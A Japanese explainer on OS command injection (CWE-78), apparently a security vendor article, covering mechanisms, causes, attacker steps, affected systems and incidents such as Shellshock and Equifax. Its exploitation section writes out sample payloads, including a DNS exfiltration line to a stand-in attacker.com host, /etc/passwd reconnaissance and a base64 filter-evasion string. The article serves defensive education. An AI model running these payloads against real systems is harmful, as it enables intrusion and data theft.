
コマンドインジェクションとは?攻撃者による悪用の仕組み
コマンドインジェクション(CWE-78)は、脆弱なアプリケーションを介して攻撃者がOSコマンドを実行できる脆弱性です。仕組み、影響を受ける対象、防止策を解説します。

主なポイント
- コマンドインジェクションは、攻撃者が脆弱なアプリケーションを介して、許可されていないOSコマンドを実行できるセキュリティ上の脆弱性です。
- 適切に無害化されていないユーザー入力は、よくある根本原因です。特に、アプリケーションが入力をシステムシェルやコマンドインタープリターに直接渡す場合に問題となります。
- コマンドインジェクションが成功すると、機密データやシステムリソースが危険にさらされ、攻撃者によるファイルの読み取り、データの変更、悪意あるコードの実行、さらなるアクセス権の取得につながります。
- 攻撃者はさまざまな方法でコマンドインジェクションを悪用します。追加のコマンドの挿入、コマンド区切り文字の使用、アプリケーションのパラメーターの操作などです。
- 安全な入力検証とOSコマンドの直接実行の回避が、重要な防御策です。最小権限のアクセス、安全なAPIの使用、定期的なセキュリティテストも欠かせません。
コマンドインジェクションとは?
コマンドインジェクションは、攻撃者が脆弱なアプリケーションを介して、ホスト上で任意のオペレーティングシステム(OS)コマンドを実行できる脆弱性です。ソフトウェアがユーザーの入力したテキストを組み込んでOSコマンドを構築するときに発生します。そのテキストに、シェルが命令として扱う文字(;や|など)が含まれていると、シェルはそれらをコマンドの一部として実行します。挿入されたコマンドは、脆弱なアプリケーションプロセスの権限で実行されます。多くの場合、基盤となるサーバーへの直接アクセスにつながります。
この脆弱性は、MITREの共通脆弱性タイプ一覧(CWE)でCWE-78(OSコマンドインジェクション)として分類されています。その親カテゴリはCWE-77(コマンドインジェクション)で、さらに広いCWE-74のインジェクション分類に属します。コマンドインジェクションでは、アプリケーションが既に実行しているシェルコマンドに、攻撃者が制御する命令を追加して、既存のOS呼び出しを悪用します。攻撃者はアプリケーションの実行環境に新しいコードを追加する必要も、データベースエンジンにアクセスする必要もありません。アプリケーション自体のシェル呼び出しが、その命令を実行します。
被害は公に記録されています。Shellshockの脆弱性(CVE-2014-6271)では、攻撃者は細工したBash環境変数を通じてコマンドを実行できました。Apache Strutsのコマンド実行の欠陥(CVE-2017-5638)へのパッチ適用を怠ったことが、後にEquifaxへの侵害と1億4,700万人分の個人データの流出につながりました。CWE-78は、 KEV Top 10でも第1位です。これは、CISAの既知の悪用された脆弱性(KEV)カタログに掲載された脆弱性の背後にある弱点を、MITREが2025年に順位付けしたものです。これほど頻繁に攻撃に利用される弱点はありません。
仕組みは単純です。防止の原則も同じです。ユーザーデータをシェルへの命令に混入させないことです。
コマンドインジェクションの仕組み
コマンドインジェクションは、根本的な設計上の欠陥を突きます。アプリケーションがデータと命令を分離せず、ユーザーが制御する入力をシステムシェルに直接渡すことです。連結された文字列を受け取ったシェルは、攻撃者が指定したメタ文字をコマンド区切り文字、置換、演算子として解釈します。
基本的な仕組み
ユーザーが入力したホスト名をOSに渡し、DNSルックアップを実行するWebアプリケーションを考えてみましょう。

入力がexample.comなら、シェルは意図どおりに/path/to/nslookup example.comを実行します。しかし、攻撃者がexample.com ; /bin/ls -lを入力すると、シェルは2つの異なるコマンドとして認識します。

Unixシステムでは、セミコロンはコマンド区切り文字として機能します。シェルはまずnslookupを実行し、次にls -lを実行します。その結果、開発者が意図していなかったディレクトリ一覧が返されます。
シェルのメタ文字
攻撃者は、シェルにとって特別な意味を持つ文字を使い、本来のコマンドの文脈から抜け出します。 PortSwigger Academyによると、以下の文字が使われます。
文字 | プラットフォーム | 動作 |
; | Unix | コマンドを順番に実行 |
& | Windows + Unix | バックグラウンドで実行、またはコマンドを連結 |
&& | Windows + Unix | 最初のコマンドが成功した場合にのみ、2つ目を実行 |
| | Windows + Unix | 最初のコマンドの出力を2つ目に渡す |
|| | Windows + Unix | 最初のコマンドが失敗した場合にのみ、2つ目を実行 |
(バッククォート) | Unix | インラインでコマンドを置換 |
$() | Unix | インラインでコマンドを置換 |
改行 (0x0a) | Unix | 現在のコマンドを終了し、新しいコマンドを開始 |
元のコマンド内で攻撃者の入力が引用符で囲まれている場合、メタ文字を有効にするには、まず引用符を閉じる必要があります.
構造上の2つのサブタイプ
MITREは OSコマンドインジェクションを次の2つのサブタイプに分類しています:
サブタイプ1: コマンド区切り文字の挿入. アプリケーションは固定されたプログラムを実行し、ユーザー入力を引数として使用します. 攻撃者は実行するプログラムを変更できませんが、区切り文字を使って追加のコマンドを連結できます. 最も一般的な形式です.
サブタイプ2: コマンド全体の制御. アプリケーションは入力に基づいて、実行するプログラム自体を決定します. 例:

攻撃者が SCRIPTNAME プロパティを制御すると、実行するバイナリを選べます.
従来型、ブラインド型、セカンドオーダー型
従来型(インバンド)インジェクションでは、コマンドの出力がHTTPレスポンスに直接返されます. & echo aiwefwlguh & を指定し、出力された文字列がレスポンス本文に現れれば、インジェクションを確認できます.
ブラインドインジェクションでは出力が表示されません. 攻撃者は次の3つの手法で実行を確認します. 詳細は PortSwigger:
- 時間遅延:
& sleep 10 &によって、測定可能なレスポンスの遅延が生じます. - 出力のリダイレクト:
||whoami>/var/www/images/output.txt||結果をWebからアクセス可能なパスに書き込みます。 - 帯域外コールバック:
& nslookup `whoami`.attacker.com& は攻撃者が管理するドメインへのDNSルックアップを発生させ、コマンドの出力をサブドメインに埋め込みます。
二次インジェクション は送信時に悪意のあるペイロードを保存します。後に別のアプリケーション機能が保存されたデータを取得し、コマンドに組み込むと、インジェクションが発動します。このため、コードレビューで入力元から実行箇所までを追跡することが非常に難しくなります。
これらはいずれも、無害化されていない入力がシステムシェルに渡されるという同じ根本原因を悪用します。根本原因は一つ。対策も一貫して適用すれば、3つすべてを防げます。
コマンドインジェクションの原因
コマンドインジェクションは、単一のコーディングミスから生じるものではありません。ユーザーデータとシェルの命令を分離しない開発慣行から生じます。
ユーザー入力を使ったシェルの直接呼び出し
最も一般的な原因は、OSのシェル関数を呼び出す際に、ユーザーが制御できる文字列をコマンドに連結することです。主要なプログラミング言語にはシステムシェルを呼び出す関数があり、開発者はOSのユーティリティを手早く使うために利用します。
言語 | 危険な関数 |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
出典: OWASPチートシート, Bugcrowdのブログ
不十分な入力検証
開発者が入力を検証する場合も、特定の危険な文字を遮断する拒否リストに頼りがちです。こうした方法について、 OWASP Validation Cheat Sheetは、拒否リストによる検証を「根本的に欠陥のある手法」と評しています。攻撃者はエンコーディングの違いや代替の区切り文字、シェルのメタ文字を一切必要としない引数インジェクションで回避できるためです。
間接的な入力経路
コマンドインジェクションは、必ずしもフォームの入力欄やURLパラメータから侵入するとは限りません。 OWASP communityと MITRE CWE-78では、次の入力経路が文書化されています。
- 環境変数
- アーカイブ内のファイル名
- FTPサーバーの応答
- HTTPヘッダーとCookie システムコールに渡されるもの
- Java仮想マシン(JVM)のシステムプロパティと実行時の設定値
受け取るコードが入力を検証しなければ、どの経路からもシェルのメタ文字がコマンド文字列に入り込む可能性があります。
パラメータ化の欠如

言語やフレームワークには、コマンドと引数を分離して実行するパラメータ化の仕組みがあります。開発者がより安全なAPIを使わず、 subprocess.run(f"ping {user_input}", shell=True) を subprocess.run(["ping", user_input], shell=False)よりも優先すると、シェルはメタ文字を含むすべてを1つの文字列として解釈します。
最小権限の原則が守られていない
インジェクションが発生しても、被害の程度は脆弱なプロセスの権限によって変わります。アプリケーションがrootまたは権限を昇格させたサービスアカウントで動作している場合、攻撃が成功すると攻撃者はシステム全体にアクセスできます。 OWASP WSTGによると、Webアプリケーションは任意のOSコマンドを実行できない厳格な権限で動作させるべきです。
これらの原因は、どれも放置すれば実際の被害を拡大させます。
コマンドインジェクションの影響とリスク
コマンドインジェクションは、WebリクエストからOSレベルの制御へ直接つながるため、常に深刻度の高い脆弱性に挙げられます。影響は技術面、運用面、戦略面に及びます。
技術面への影響
OSコマンドインジェクションが成功すると、次のことが可能になります。
- 任意のコマンド実行 脆弱なアプリケーションプロセスの権限で
- システム全体の侵害 アプリケーションがrootまたは昇格された権限で動作している場合
- データの持ち出し 外向きのネットワーク接続やDNSトンネリングを通じて
- 継続的なアクセス インプラント、バックドア、新しいユーザーアカウントを通じて
- ラテラルムーブメント 侵害されたホストからアクセスできる他のシステムへの
深刻度は、侵害されたプロセスの権限と、影響を受けたホストのネットワーク上の位置によって変わります。
ビジネスへの影響
実際に記録された被害には、次のものがあります。
- ランサムウェアの展開: 攻撃者は、任意のシェルコマンド実行につながるデシリアライズの欠陥であるApache ActiveMQのCVE-2023-46604を悪用し、HelloKittyランサムウェアを配信しました。その CISA KEV の登録情報は悪用が進行中であることを裏付けています
- 国家による諜報活動: FBIとCISAが共同で発表した DPRKに関する勧告 (AA24-207A) は、北朝鮮のAndarielグループが世界規模の諜報活動で悪用した脆弱性の一つにCVE-2023-46604を挙げています
これらの事例は、コマンドインジェクションが業種や組織の規模を問わず影響することを示しています.
悪用頻度とのギャップ
コマンドインジェクションの際立った特徴は、脆弱性としての出現頻度と攻撃者による悪用頻度の差です.CWE-78はMITREの2025年版CWE Top 25で全体的な出現頻度が9位ですが、 KEV Top 10 では1位です.MITREはこの違いについて、"悪用が最も容易で、攻撃者にとって最も望ましい影響をもたらす脆弱性の種類"を反映していると説明しています.
この差は攻撃者が重視するものを示しています.1回のリクエストで、1つのシェルを得ることです.攻撃の手順もそこから決まります.
攻撃者がコマンドインジェクションを悪用する方法
攻撃者はコマンドインジェクションを狙う際、発見、確認、本格的な悪用へと段階的に進みます.
ステップ1: インジェクションポイントを特定する
攻撃者は、ファイル操作、DNSルックアップ、ネットワーク診断、PDF生成、画像処理、システム管理インターフェースなど、OSと連携するアプリケーション機能を探します.URLパラメーター、フォームフィールド、HTTPヘッダー、Cookie、アップロードされたファイル名など、シェルに渡る可能性のある入力をすべて調べます.
ステップ2: コマンドの実行を確認する
通常のインジェクションでは, 攻撃者はシェルのメタ文字を含むペイロードを送信し、レスポンスにコマンドの出力が現れるかを確認します:

レスポンスに randomstring が現れれば、アプリケーションが入力をシェルに渡していることが分かります.
ブラインドインジェクションでは、攻撃者は時間差を利用したペイロードを使います:

一定の遅延が生じれば、出力が見えなくても実行を確認できます.別の方法として、アウトオブバンドのペイロードでDNSコールバックを発生させます:

攻撃者は、自身のDNSサーバーで、whoami の出力をサブドメインに含むルックアップを監視します.
ステップ3: 環境を調査する
実行を確認すると、攻撃者は調査用コマンドを実行します: whoami, id, ifconfig, uname -a, cat /etc/passwd. これらからユーザーの権限、ネットワーク設定、OSのバージョンが分かり、次の段階に向けた情報が得られます.
ステップ4: アクセスを維持し、権限を昇格する
攻撃者はシェルへの初期アクセスを得た後、通常、次の行動を取ります:
- 攻撃者が制御するサーバーから、
curlまたはwgetを使って追加のツールをダウンロードする - アクセスを維持するため、新しいユーザーアカウントやSSHキーを作成する
- ローカル環境での 権限昇格を悪用する でroot権限を取得する
- 侵害したホストからアクセスできる他のシステムへ横展開する
こうした行動はいずれもテレメトリを残します。適切な監視体制があれば、そのテレメトリが早期警告になります。
ステップ5:複数の脆弱性を連鎖させて悪用する
攻撃者は影響を拡大するため、コマンドインジェクションを他の脆弱性と組み合わせることがよくあります。Cisco IOS XEを狙った攻撃では、まず CVE-2023-20198 を悪用して初期アクセスを獲得し、次にCVE-2023-20273でroot権限に昇格して、永続的なインプラントを書き込みました。Ivanti Connect Secureを狙った攻撃では、 認証バイパスとインジェクションを組み合わせました。これにより、認証されていない攻撃者が昇格した権限で任意のコマンドを実行できました。
検知回避手法
高度な攻撃者は、次の手法で基本的なフィルターを回避します。
- エンコーディング: URLエンコーディング、base64によるラッピング(;bash<<<$(base64 -d<<<d2hvYW1p))
- 代替の区切り文字:セミコロンの代わりに改行文字(0x0a)を使用
- 引数インジェクション: シェルのメタ文字を一切使わずに -exec フラグを使用
- 引用符で囲まれたコンテキストからの脱出: 区切り文字を挿入する前に、開発者が設定した引用符を閉じる
最もリスクが高い対象を把握すれば、防御の優先順位を決められます。
コマンドインジェクションの影響を受けるのは?
コマンドインジェクションは、アプリケーションが外部入力を使ってOSコマンドを組み立てるすべてのシステムに影響します。リスクが集中する場所を把握すれば、優先して守るべき場所がわかります。
ネットワーク機器とセキュリティ機器
VPNゲートウェイ、ファイアウォール、ルーター、スイッチは、コマンドインジェクションの攻撃対象領域の中でも最もリスクが高い機器です。CISAのKEVカタログには、Ivanti Connect Secure、Cisco IOS XE、Cisco NX-OS、Zyxelのファイアウォールやルーターで、実際に悪用されているコマンドインジェクションの脆弱性が集中しています。これらの機器はネットワークの境界に設置され、設計上インターネットに公開されています。また、汎用サーバーで使えるセキュリティツールを利用できない組み込みOSで動作することも少なくありません。
IoT機器と組み込み機器
カメラ、ネットワークビデオレコーダー(NVR)、一般消費者向けネットワーク機器には、修正手段のないコマンドインジェクションの脆弱性が頻繁に見つかります。サポートが終了したGeoVisionのIoT機器(CVE-2024-6047、CVE-2024-11120)は、 KEVカタログに、実際に悪用されている機器として掲載されています。Zyxelが、パッチを適用しないと決定したサポート終了済みのルーターは、CVE-2024-40891の影響を受けます。この決定により、デフォルトの認証情報と検証されないTelnetコマンドを持つ機器が、無期限に危険にさらされました。
OSと連携するWebアプリケーション
あらゆる Webアプリケーションは、シェルコマンドを通じてシステムユーティリティを呼び出したり、ファイルを処理したり、レポートを生成したり、サーバーインフラを管理したりする場合、リスクにさらされます。Coolifyのようなセルフホスト型デプロイプラットフォームは、データベースのバックアップ、インポート、初期化スクリプトの機能がユーザー入力をシェルに渡すと、現代の DevOps ツールにも同じ従来型の脆弱性が生じることを示しています。
重要インフラと医療
重要インフラの運営事業者や医療機関では、インターネットからアクセスでき、運用上重要で、脆弱なソフトウェアやハードウェアを使用するシステムのリスクが高まります。2023年5月にデンマークのエネルギー企業を襲った攻撃は、こうした条件がいかに速く実際のインシデントにつながるかを示しています。
新興のAI・LLMプラットフォーム
MITRE CWEバージョン4.16では、CWE-77にAI関連の説明例が追加されました。新たな攻撃対象領域を示すプロンプトインジェクションの事例です。最近の CWE-78の例には現在、AIエージェントや大規模言語モデル(LLM)のトレーニングプラットフォームも含まれ、そこではPython Popenの呼び出しでは、AIパイプラインのコンポーネントからのサニタイズされていない入力が処理されます。
実際に報告されたインシデントから、こうしたリスクが本番環境でどう顕在化するかがわかります。
コマンドインジェクションの実例
2014年以降、コマンドインジェクションは、消費者向けWebインフラから国家の重要システムまで影響を及ぼす、記録上でも特に重大なセキュリティインシデントを引き起こしてきました。
Shellshock(2014年):GNU Bashの大規模な悪用
CVE-2014-6271は、バージョン4.3までのGNU Bashに影響しました。Bashは環境変数内の関数定義に続く文字列を処理するため、リモートの攻撃者はBashの起動前に環境変数を設定するあらゆる経路を通じて、任意のコマンドを実行できました。攻撃対象には、Apache CGIスクリプト、OpenSSH ForceCommand、DHCPクライアントスクリプトが含まれました。
ShellshockのCommon Vulnerability Scoring Systemによる評価は CVSS 9.8です。最初のパッチは不完全でした。その後、CVE-2014-7169、CVE-2014-6277、CVE-2014-6278として追加の修正が提供されました。
Equifaxの情報漏洩(2017年):記録が流出
Apache Struts 2のCVE-2017-5638では、細工されたContent-Type、Content-Disposition、またはContent-Length HTTPヘッダーをJakarta Multipartパーサーに送ることで、リモートからコマンドを実行できました。Equifaxが提供済みのパッチを適用しなかったため、この脆弱性が情報漏洩の侵入口となりました。米連邦取引委員会によると、この侵害で1億4,700万人の個人情報が流出し、史上最大規模の情報漏洩の一つとなりました。技術的な詳細は National Vulnerability Database(NVD)の記録に記載されています。
デンマークの電力網への攻撃(2023年)
2023年5月、ロシアと関連する脅威アクターが22社の デンマークの電力会社に侵入しました。最初の攻撃では、Zykelルーターの重大なコマンドインジェクションの脆弱性CVE-2023-28771が悪用されました。攻撃者はその後もパッチ未適用のシステムを悪用し、アクセスを維持しました。デンマークの重要インフラを担当するサイバーセキュリティセンター、SektorCERTは、この攻撃キャンペーンを公表しました。公表は2023年11月です。
Ivanti Connect Secureの大規模な悪用(2024年)
2024年1月以降、複数の脅威グループがCVE-2024-21887(コマンドインジェクション)とCVE-2023-46805(認証バイパス)を組み合わせ、Ivanti Connect Secure VPNアプライアンスへの攻撃に利用しました。CISAは緊急勧告を発行し、この一連の脆弱性の悪用を報告しました。
Coolifyにおける3件のコマンドインジェクション(2026年)
2026年1月に公開された Coolifyの脆弱性は、セルフホスト型デプロイプラットフォームCoolifyで見つかったもので、コマンドインジェクションが現在もリスクであることを示しました。このうち3件(CVE-2025-66209、CVE-2025-66210、CVE-2025-66211、いずれもCVSS 10.0)は、データベースのバックアップ、データベースのインポート、PostgreSQLの初期化スクリプト管理機能に影響しました。データベース権限を持つ認証済みユーザーは、コンテナから脱出してサーバーを乗っ取ることができました。
これらのインシデントは10年以上にわたります。次の年表は、コマンドインジェクションがどう変化してきたかを示します。
コマンドインジェクションの歴史年表
年ar | 出来事 | 重要性 |
2002 | CVE-2002-0061が記録される | CWE-78の初期の事例:パイプ文字を使ったWebサーバー上でのコマンド実行 |
2014 | Shellshock(CVE-2014-6271) | 多数のプラットフォームでGNU Bashが大規模に悪用される |
2017 | Apache Struts / Equifax (CVE-2017-5638) | HTTPヘッダーを介したコマンド実行が大規模な侵害につながる |
2023 | Apache ActiveMQ (CVE-2023-46604) | シェルコマンドの実行につながるデシリアライゼーションの欠陥。ランサムウェアの配布に悪用 |
2023 | Cisco IOS XEのゼロデイ脆弱性 (CVE-2023-20198) | 永続的なインプラントを伴う2段階の悪用チェーン |
2023 | デンマークの電力網への攻撃 | 重要インフラにおけるコマンドインジェクションで複数の企業が被害 |
2024 | Ivanti Connect Secureの大規模な悪用 | 外部に公開されたアプライアンスを狙うコマンドインジェクションと認証回避の連鎖 |
2025 | CWE-78がMITREのKEVトップ10で1位に | CISAのKEVカタログで最も多く攻撃に悪用された弱点 |
2025 | CVE-2025-54100 (Windows PowerShell) | PowerShellのWebコンテンツ処理におけるコマンドインジェクション |
2026 | CoolifyでCVSS 10.0が3件 | 最新のDevOpsツールに存在する3件のコマンドインジェクションの欠陥 |
2026 | TP-Link Archer BE230 (CVE-2026-22224) | 家庭用ルーターのファームウェアにおけるクラウドインターフェース経由のインジェクション |
